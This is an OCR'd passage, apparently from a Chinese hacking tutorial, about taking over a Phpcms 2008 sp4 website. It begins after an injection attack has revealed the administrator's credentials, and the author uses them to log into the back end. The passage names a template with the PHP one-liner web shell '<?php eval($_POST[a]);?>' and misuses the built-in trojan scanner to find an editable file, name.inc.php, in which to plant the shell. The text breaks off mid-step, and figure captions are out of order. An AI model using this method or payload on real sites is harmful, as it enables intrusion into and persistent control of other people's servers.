


图 4　注射成功

有了管理员的用户名和密码就该进后台了。在网站地址后面加上admin.php出来了后台登录页面，用得到的用户名和密码顺利进入后台，如图5。

用户iomu3314的角色显示为超级管理员，phpcms的版本为Phpcms 2008 sp4（20100510）。Phpcms 2008 sp4后台拿webshell比较简单，点“后台管理地图”后在“模板风格”下的“Phpcms”下选择“**新建模板**”来建立一个模板文件，如图6。

模板名称写**<?php eval($_POST[a]);?>**，模板路径可以随便写，这里我写2010，内容随便写，如图7。




图 5　进入后台

点“保存”按钮后新建模板成功。接着点系统设置→系统工具→木马扫描→扫描木马，来到了扫描木马的地方，扫描范围只选templates文件夹，特征函数只保留eval（为了加快扫描速度），如图8。

点“开始扫描”按钮后很快便扫描出了一个文件templates/default/phpcms/name.inc.php，如图9。

点“查看”按钮后就可以编辑这个文件了，如图10。

备份一下原文件的内容，然后清空原内容，把php一句话




图 7　模板路径




图 6　新建模板

